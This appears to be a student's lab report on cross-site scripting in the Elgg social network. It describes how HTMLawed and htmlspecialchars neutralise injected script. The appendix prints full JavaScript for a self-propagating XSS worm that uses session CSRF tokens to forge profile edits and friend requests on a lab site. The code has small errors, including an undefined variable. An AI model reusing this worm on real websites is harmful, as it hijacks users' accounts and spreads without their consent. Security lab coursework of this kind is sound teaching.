
Task7: countermeasures




screenshot1, we activate HTMLawed




screenshot2, we login to Charlie's account (the account is not used before), then we visit Alice profile, the malicious code is displayed on the page.




screenshot3, we also visit Samy's profile, same thing happened



screenshot4, we also try task1 again, this time <script> is ignored by the server. So our attack fails



screenshot5, we uncomment all htmlspecialchars



screenshot6, we visit Samy's profile page again; we see that <script> tag can be displayed, and Elgg does not treat the program as JS code, it just displays it as data.

Observation and Explanation:

In this task, we turn on countermeasures of Elgg. We first activate the website plugin HTMLawed (screenshot1). Then we visit infected page again, we visit both Alice and Samys' page. We see that the malicious code is displayed on the profile page (screenshot 2 and 3). This means that the browser does not treat them as code anymore, it treats them as data. We also use Charlie's account to repeat attack in task1 (screenshot4). This time, the attack does not work. Elgg filters key tag (such as <script>) in user input. So the attack fails.

Then we also turn on "htmlspecialchars" (screenshot5). As screenshot6 shows, key tag such as <script> can be display; but Elgg does not treat the program as JS code; as a result, our browser just displays it as data, not running it as code. The reason is that htmlspecialchars encodes special characters (i.e. < to &tl, > to &gt), so the browser can display JS code as data not program on user page.

Appendix (Code for Task6):

```
<script id="worm" type="text/javascript">
window.onload = function(){
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

var content = "&description=Samy+is+My+Hero" + wormCode;
content += "&accesslevel%5Bdescription%5d=2";

var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;

var addfriend="http://www.xsslabelgg.com/action/friends/add" + "?friend=47" + token + ts;

var sendurl="http://www.xsslabelgg.com/action/profile/edit";

var samyGuid=47;
if(elgg.session.user.guid!=samyGuid)
{
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(token+ts+name+content+guid);

Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("GET",addfriend,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send();
}
}
</script>
```